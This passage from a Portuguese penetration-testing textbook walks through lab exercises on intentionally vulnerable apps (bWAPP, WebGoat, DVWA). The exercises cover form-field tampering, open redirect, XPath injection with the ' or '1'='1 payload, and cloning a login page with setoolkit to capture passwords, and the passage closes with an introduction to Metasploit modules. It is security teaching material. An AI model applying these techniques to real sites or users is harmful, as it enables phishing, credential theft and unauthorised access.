campo para edição, mas estamos simulando usuários maliciosos e sabemos que se apagarmos a propriedade diretamente no código vamos conseguir modificar o valor.

Já que sabemos que é possível apagar, vamos fazer isso no inspetor de elementos aberto.




Figura 9.29: Segundo preenchimento.

Depois de fazer modificações no código e alterar o valor que era 42, podemos submeter e partir para o terceiro campo, cujo objetivo é aumentar o tamanho do texto a ser enviado. Para isso, clique com o botão esquerdo em cima do campo novamente e abra o código no inspetor de elementos. Para tamanho, devemos alterar o atributo `maxlength`. Caso queira aumentar também o tamanho da caixa de texto, altere o atributo `size`.




Figura 9.30: Terceiro preenchimento.

O quarto campo já é um atributo `disable`. O campo está desabilitado para escrita, então, nesse caso, vamos com o mesmo processo: apagar o atributo `disable` e escrever um valor no campo após isso.

```
<td style="text-align: left;">
  <input id="id_disabled_textbox" htmlandxssinjectionpoint="1"
  type="text" name="disabled_textbox" size="15" maxlength="15"
  required="true" disabled="1" style="background-color:#dddddd;">
</td>
```

Figura 9.31: Quarto preenchimento.

Ao submeter, ainda faltam alguns campos para burlar a segurança. Na figura a seguir, está o retrato da nossa exploração até o momento.




Figura 9.32: Resultado final.

Vemos que há ainda um longo caminho até completar a atividade, e isso é excelente para que você se aperfeiçoe. Essas habilidades são muito exigidas dos pentesters. É claro que você pode fazer todas essas alterações diretamente no Burp Suite sem precisar mexer no código, mas eu recomendo que você não faça isso, pois com o treinamento em nível de código você ganhará

mais conhecimentos. Agora é com você, tente completar o desafio.

9.11 REDIRECIONAMENTO DE URL

As vulnerabilidades de redirecionamento surgem quando uma aplicação usa de uma forma insegura os dados que estão sob o controle do usuário para compor uma URL de destino em um redirecionamento feito. Um atacante pode usar essa falha para obter total controle do fluxo de URLs na aplicação, causando um redirecionamento para um domínio externo não previsto.

Esse comportamento pode ser usado por atacantes que desejam facilitar seus ataques de *phishing* contra os usuários da aplicação, pois nesse caso a capacidade de usar uma URL autêntica passa total credibilidade em um estágio inicial do ataque.

Quando o usuário, primeiramente, é direcionado ao domínio correto que tem um certificado SSL válido, por exemplo, isso confere credibilidade ao ataque de *phishing* porque muitos usuários, mesmo que verifiquem esses recursos, não perceberão o redirecionamento subsequente para um domínio diferente.

Como exemplo, podemos usar a funcionalidade do sistema bWAPP, acessível por meio da URL: http://10.0.0.1/bWAPP/unvalidated_redir_fwd_2.php. No sistema, haverá um link escrito `here` em meio ao texto. Vamos conferir como é o comportamento quando se clica nele.




Figura 9.33: Requisição com possível vulnerabilidade.

Olhando para essa funcionalidade da figura, podemos ver que o parâmetro `ReturnUrl` faz menção a uma página que será usada em um redirecionamento posterior. Para isso, vamos conferir a resposta do servidor relativa a esse acesso na próxima figura.




Figura 9.34: Confirmação da vulnerabilidade na resposta.

Como podemos ver, o cabeçalho `location` , que é responsável pelo redirecionamento, usou o texto do parâmetro `ReturnUrl` na íntegra. Isso parece muito bom para nós. Vamos acessar a URL http://10.0.0.1/bWAPP/unvalidated_redir_fwd_2.php?

ReturnUrl=https://www.casadocodigo.com.br/, que foi manipulada, e ver se vamos para o site da Casa do Código posteriormente.




Figura 9.35: Ataque de redirecionamento.

Após ver essa página da Casa do Código aberta, podemos ter certeza de que estamos no controle e podemos redirecionar para qualquer página que quisermos. Nas seções posteriores, veremos uma forma de copiar e disponibilizar uma página falsa idêntica à real. Quando fizermos isso, você verá que uma vulnerabilidade como essa, de redirecionamento, pode aumentar as chances de um usuário entrar com dados em uma página falsa.

9.12 XPATH INJECTION

Esse ataque é muito semelhante ao SQL Injection e ocorre quando um site usa informações fornecidas pelo usuário para construir uma consulta XPath para dados armazenados em XML.

Ao modificar as entradas de dados que compõem as consultas XPath, um atacante pode descobrir como o XML está estruturado e acessar os dados aos quais normalmente ele não tem acesso. Dependendo da forma como o sistema foi construído, é possível até mesmo elevar seus privilégios, se os dados XML estiverem sendo usados para autenticação.

A consulta de XML é feita com uma linguagem chamada XPath. É uma linguagem descritiva simples que permite consultas XML e, da mesma forma que com o SQL, você pode especificar certos atributos para encontrar e recuperar informações. Ao usar XML como armazenamento de dados de um sistema web, é comum aceitar alguma forma de entrada em texto para identificar o conteúdo a ser localizado e exibido na página. Essa entrada deve ser sanitizada se você não quiser permitir uma exploração.

Com a riqueza de laboratórios que temos no OWASP BWA, também temos um específico para treinar as habilidades de injeção XPath. Para começar essa brincadeira, acesse http://10.0.0.1/WebGoat/attack?Screen=46&menu=1100. Essa funcionalidade faz menção a uma consulta de salários baseada em XPath. Caso seja solicitada a senha, você deve colocar webgoat/webgoat.

Para iniciar o ataque, vamos fazer o simples: coloque as credenciais Mike/test123 e veja o resultado na aplicação.




Figura 9.36: Consulta Xpath.

Com base nessa funcionalidade, fica a pergunta: será que é possível visualizar os dados relativos a outra pessoa? Para testar, vamos usar um payload muito comum no SQL Injection e que também é usado nessa vulnerabilidade: o `' or '1' = '1`. Então coloque isso como usuário e senha e veja o resultado.




Figura 9.37: Ataque de injeção de Xpath.

Pela simplicidade da vulnerabilidade, nem gastamos muito

tempo e ela já nos deu todas as informações com o payload mais simples. E isso é muito comum, não menospreze essa facilidade.

Agora, precisamos entender mais desse ataque, porque a exploração foi muito simplificada. A consulta interna do sistema, em vez dos comandos SQL, usou algo similar à consulta *xpath* a seguir:

```
string(//user[username/text()='Mike' and password/text()='Test123
']/account/text())
```

Essa consulta retornaria apenas o usuário `mike`, como ocorreu. No entanto, com a nossa manipulação, aconteceu que a query ficou desta forma:

```
string(//user[username/text()='' or '1' = '1' and password/text()
='' or '1' = '1']/account/text())
```

Como podemos notar, esse tipo de pesquisa seria responsável por retornar todos, como aconteceu no nosso ataque, pois 1 sempre é igual a 1. Como essa condição é posta em todas as verificações, isso faz com que aquele registro seja retornado sempre. Esse tipo de funcionalidade com XML não é muito comum, mas é de importante conhecimento, já que você poderá precisar disso nos seus testes.

9.13 CLONE DE PÁGINAS WEB

As páginas web falsas sempre foram um grande problema. Esses ataques de engenharia social já são utilizados há muito tempo, principalmente para aquisição de dados bancários. Você mesmo já deve ter recebido e-mails ou SMSs com páginas falsas, os quais solicitavam um dado específico.

Se eu lhe perguntasse como você faria para copiar um site, ou seja, reproduzir um site de forma idêntica, o que você responderia? Bom, a maioria das pessoas diria que abriria as configurações, baixaria os códigos de *front-end* e modificaria as funções. Isso funcionaria, mas levaria muito tempo. Hoje, temos ferramentas excelentes para isso.

Existe uma ferramenta que vem por padrão no Kali que se chama *Social-Engineer Toolkit*, também conhecida pelo comando `setoolkit` . Essa ferramenta foi projetada especificamente para executar ataques avançados contra o elemento humano. Os ataques integrados disponíveis na ferramenta são projetados para serem ataques direcionados a pessoas ou a organizações e normalmente são utilizados durante um teste de invasão bem abrangente.

Dentre as várias funções que essa ferramenta oferece, está a que permite clone de site, que é a que nos interessa neste momento. Para isso, no terminal do Kali, digite o comando `setoolkit` e execute. Caso seja solicitado, aceite os termos e, nessa primeira página que será apresentada, vamos escolher a opção **1** para ataques de engenharia social.




Figura 9.38: Primeira fase do set.

Na segunda tela, escolha a opção **2**, porque faremos um ataque que envolve websites.




Figura 9.39: Segunda fase do set.

Na terceira tela, vamos escolher a opção **3** porque o nosso objetivo será a captura de credenciais e queremos enganar o usuário para que ele nos informe essas credenciais.




Figura 9.40: Terceira fase do set.

Agora, será pedido para nós o IP do site falso, que será uma de nossas interfaces. Então vamos informar o IP `10.0.0.2` .




Figura 9.41: Quarta fase do set.

A seguir, será solicitada a URL da página que queremos copiar. Vamos colocar o link para a página de login do sistema DVWA. Então, na resposta dessa pergunta, coloque `http://10.0.0.1/dvwa/login.php`.




Figura 9.42: Quinta fase do set.

Com isso, será apresentada uma tela informando que o sistema está funcionando e que pode ser acessado, então vamos acessar a URL `http://10.0.0.2/`.




Figura 9.43: Site clonado.

Após preencher a página com dados aleatórios para teste e clicar em login, vá ao terminal e veja que a senha digitada pelo usuário aparece para você.




Figura 9.44: Senha capturada.

Note também um detalhe, que talvez tenha passado despercebido. Olhe para a página *fake* e diga o que aconteceu com ela. Pois é, ela foi para a página real. A ideia disso é fazer com que a vítima não perceba o ataque e identifique a captura de dados como

apenas um erro. Diante disso, a vítima se autenticaria novamente e não perceberia o ataque.




Figura 9.45: Retorno ao site real.

Com isso, temos o ataque de página *fake* feito. Esse não é um ataque que seja considerado como falha na aplicação web, porque o atacante sempre vai conseguir copiar a aparência da sua aplicação. O único modo de evitar ataques desse tipo é por meio da conscientização dos usuários.

A ideia por trás de trazer essa vulnerabilidade é mostrar mais ataques que podem influenciar os testes das aplicações web e também reforçar a necessidade de corrigir outras falhas. Por exemplo, uma falha de redirecionamento poderia encaminhar o usuário para uma página falsa e ele não conseguiria perceber pois acessou primeiro um site confiável. Nenhuma vulnerabilidade deve ser ignorada, pois, sozinhas, algumas podem até não significar um risco alto, mas, quando combinadas, podem gerar grandes prejuízos.

Considerações finais do capítulo

Neste capítulo, foram apresentadas diversas vulnerabilidades. Elas não foram agrupadas aqui por serem menos importantes e

sim porque o objetivo do livro é iniciar seu caminho na área de testes de invasão.

As vulnerabilidades aqui apresentadas têm um escopo bem grande e podem ser empregadas nos mais diversos contextos, sendo que algumas delas necessitariam de livros inteiros para uma abordagem completa. No entanto, esses pequenos exemplos já habilitam você a usá-las e também a ter maior entendimento quando precisar aprofundar seus conhecimentos.

Este capítulo também encerra a exibição de vulnerabilidades, pois, nos próximos, vamos trabalhar mais a questão operacional. Agora com o conhecimento bem amplo, podemos trabalhar a performance dos nossos testes e aumentar muito mais o desempenho das operações nos testes de invasão.

Capítulo 10

METASPLOIT PARA WEB: OPERACIONALIZANDO O TESTE DE INVASÃO

O Metasploit é um framework que possui diversas ferramentas que facilitam o processo de teste de invasão. É uma ferramenta muito famosa usada por profissionais de segurança, especialmente os de segurança ofensiva, sendo muito utilizada inclusive pelos famosos *scripts kiddies*, hackers que dominam muito pouco ou nada dos conceitos necessários para se trabalhar com Tecnologia da Informação. Os *scripts kiddies* conseguem trabalhar com o Metasploit devido à sua facilidade e essa mesma característica pode ser muito bem aproveitada por nós, quando precisamos operacionalizar e trabalhar a eficiência de nossos testes de invasão.

Conhecido também como o canivete suíço do hacker, o Metasploit Framework possui sua versão gratuita que vem pré-instalada no Kali. Essa versão será o suficiente para trabalharmos em nossos casos de teste e, na maioria das organizações, a versão gratuita supre todas as necessidades para o teste de invasão.

O Metasploit nos fará ganhar performance e tempo em muitas explorações e buscas em redes, por isso temos um capítulo

dedicado ao uso dessa ferramenta e aos impactos positivos dela durante os testes de invasão.

10.1 ENTENDENDO A ESTRUTURA DO METASPLOIT

Como se trata de um framework, o Metasploit é um conjunto de ferramentas disponíveis de forma organizada, composta por vários scripts. Aqui vamos nos debruçar sobre aqueles que podem causar impacto nas aplicações web.

O Metasploit possui uma estrutura dividida em módulos, sendo que cada módulo é representado por um conjunto de scripts. Isso significa apenas uma separação por atividades que são realizadas durante o pentest. O fato de o Metasploit ser modularizado possibilita uma melhor organização do pensamento para o pentester e também permite uma maior facilidade ao segregar as atividades como reconhecimento, exploração e pós-exploração. Abaixo seguem alguns módulos tidos como principais.

- **Módulo auxiliar**: os scripts do módulo auxiliar não requerem que sejam adicionados payloads para compor suas ações. Esses módulos incluem scripts muito úteis para escanear a aplicação, encontrar arquivos, verificar versões, entre outras tarefas. Você, como profissional de segurança, pode usar diversos scripts desse módulo para obter uma compreensão profunda do sistema alvo e, em seguida, planejar a sua exploração.
- **Módulo de exploração (exploit)**: os scripts do módulo de exploração também podem ser chamados de exploits. Com

eles, o atacante poderá tentar explorar uma vulnerabilidade no sistema. No entanto, apenas o exploit não é o suficiente, pois ele é como se fosse um passo a passo para a exploração. Junto ao módulo de exploração temos que adicionar um payload, que vai representar a ação que será feita no alvo após o sucesso da exploração.

- **Módulo de payloads**: como dito nos comentários sobre os módulos de exploração, ao usar um exploit é necessário um payload, e este módulo contém esse conjunto de scripts. O payload não necessariamente vai ser um *shellcode* que lhe oferece o controle total do alvo, pois você pode querer apenas uma prova de conceito, como a execução de uma calculadora ou a captura de uma *flag*. Existem diversos tipos de payloads possíveis, sendo o mais famoso deles o Meterpreter, um payload que pode lhe oferecer um conjunto de possibilidades ao ser inserido no alvo.

- **Módulo de ofuscação (*encoder*)**: este módulo é constituído por diversos scripts que vão trabalhar em cima do payload. É opcional e é utilizado, geralmente, quando se pretende disfarçar a ação e não ser pego por ativos de segurança. Também pode ser usado quando existe a chance de algum caractere usado causar um tipo de incompatibilidade.

- **Módulo de pós-exploração (*post*)**: os scripts desse módulo serão utilizados após a exploração inicial e a obtenção de um terminal do alvo. A pós-exploração refere-se a quaisquer ações realizadas após a abertura de uma sessão. Algumas das ações que você pode realizar em uma sessão aberta, com o uso do módulo de pós-exploração, incluem:

coleta de informações do sistema, pivoteamento, escalar privilégios.

- **Módulo servidor (*handler*)**: este módulo traz alguns manipuladores específicos dentro da estrutura Metasploit que interagem com as sessões estabelecidas. Com isso, o Metasploit se transforma em um tipo de serviço, onde ele fica esperando conexão. Essas conexões são geralmente oriundas de exploração com *shell* reverso, conforme vimos em capítulos anteriores.

Existem também outros módulos no Metasploit, que não são tão famosos quanto esses, como o de engenharia social e *nops*. Esse entendimento de módulos é o básico para utilizar o *framework*, porque usaremos esses conceitos durante todos os processos dentro dos testes de invasão que fizermos.

10.2 COMO UTILIZAR O METASPLOIT

Na verdade, a interface padrão oferecida pelo Metasploit é como se fosse um outro terminal de comandos. Então, como pode se imaginar, ele tem seus próprios comandos que executam ações específicas dentro do framework. Para começar a utilizá-lo, abra o terminal do Kali com o usuário `root` e digite o comando `msfconsole`.




Figura 10.1: Tela inicial Metasploit.

Essa é a tela inicial do Metasploit. Para você, poderá aparecer um terminal com o desenho e quantidades de scripts diferentes, não se preocupe, pois isso é normal. Como vimos na seção anterior, o Metasploit é composto por módulos e essas quantidades são relativas à versão. Para ver os scripts pertencentes a cada modulo você poderá usar o comando `show [MÓDULO]` , com o nome do modo que deseja ver. Vamos dar uma olhada nos *encoders* com o comando `show encoders` .




Figura 10.2: Sugestão de comandos.

Como uma boa dica, ao digitar a primeira parte do comando, por exemplo, apenas o `show`, você poderá teclar `tab` duas vezes e o Metasploit lhe dará dicas para completar o comando, conforme a figura acima na primeira parte.

O Metasploit possui um conjunto de comandos que permitem interagir com o terminal dele. A lista completa de comandos pode ser visualizada com o comando `help`. Basicamente, eles seguem a mesma regra de uso. Durante o capítulo, usaremos vários deles para nossas explorações e buscas, com isso poderemos assimilar muito mais dessa grande ferramenta.

10.3 RECONHECIMENTO WEB COM METASPLOIT

Como visto no decorrer do livro e também nas metodologias de teste de invasão apresentadas, a fase de reconhecimento é,

geralmente, a primeira etapa dos trabalhos. Bom, o Metasploit não nos deixará sozinhos nessa etapa, pois ele possui um conjunto completo de scripts que fazem parte do modo auxiliar.

Os scripts no Metasploit são divididos por diretórios internos. Utiliza-se o comando `use` para navegar entre eles e para selecionar um script ao final. Essa visualização de diretórios é feita por meio das sugestões para o comando, então vamos usar a dica de digitar o comando `use` e teclar `tab` duas vezes.




Figura 10.3: Muitas sugestões para o comando use.

Na raiz, parece que vai ficar um pouco complicado completar o comando, de tantas opções que existem. No entanto, nesse momento, queremos ver os modos auxiliares e apenas o que nos interessa para a web, que está em `auxiliary/scanner/http/` . Apesar de não ser o único diretório dentro de script auxiliares que podemos usar para um teste web, uma grande parte está nele e o usaremos mais. Então vamos lá, digite o comando `use auxiliary/scanner/http/` e tecle `tab` duas vezes.

```
msf5 > use auxiliary/scanner/http/
Display all 250 possibilities? (y or n)
use auxiliary/scanner/http/a10networks_ax_director
y_traversal
use auxiliary/scanner/http/accellion_fta_statecode
_file_read
use auxiliary/scanner/http/adobe_xml_inject
use auxiliary/scanner/http/advantech_webaccess_log
in
use auxiliary/scanner/http/allegro_rompager_misfor
tune_cookie
use auxiliary/scanner/http/apache_activemq_source_
disclosure
use auxiliary/scanner/http/apache_activemq_travers
al
use auxiliary/scanner/http/apache_mod_cgi_bash_env
use auxiliary/scanner/http/apache_optionsbleed
use auxiliary/scanner/http/apache_userdir_enum
use auxiliary/scanner/http/appletv_login
```

Figura 10.4: Sugestões de scanners HTTP.

Aqui estão os scripts usados para reconhecimento web dentro do Metasploit. Agora vamos trabalhar com alguns para aumentar nossos conhecimentos e domínio sobre o framework.

Reconhecendo CMSs

Um CMS (*Content Management System*) é um sistema de gerenciamento de conteúdo que funciona em forma de aplicação web. Esses sistemas proporcionam aos seus usuários a possibilidade de criar, gerenciar e modificar o conteúdo de um site sem a necessidade de conhecimento técnico em linguagens de programação.

Já sabemos que na URL http://10.0.0.1/joomla/ tem um CMS Joomla, então vamos olhar se algum script começa com a palavra "joomla" dentro do diretório `auxiliary/scanner/http/` .

```
msf5 > use auxiliary/scanner/http/joomla_
use auxiliary/scanner/http/joomla_bruteforce_login
use auxiliary/scanner/http/joomla_ecommercewd_sqli_scanner
use auxiliary/scanner/http/joomla_gallerywd_sqli_scanner
use auxiliary/scanner/http/joomla_pages
use auxiliary/scanner/http/joomla_plugins
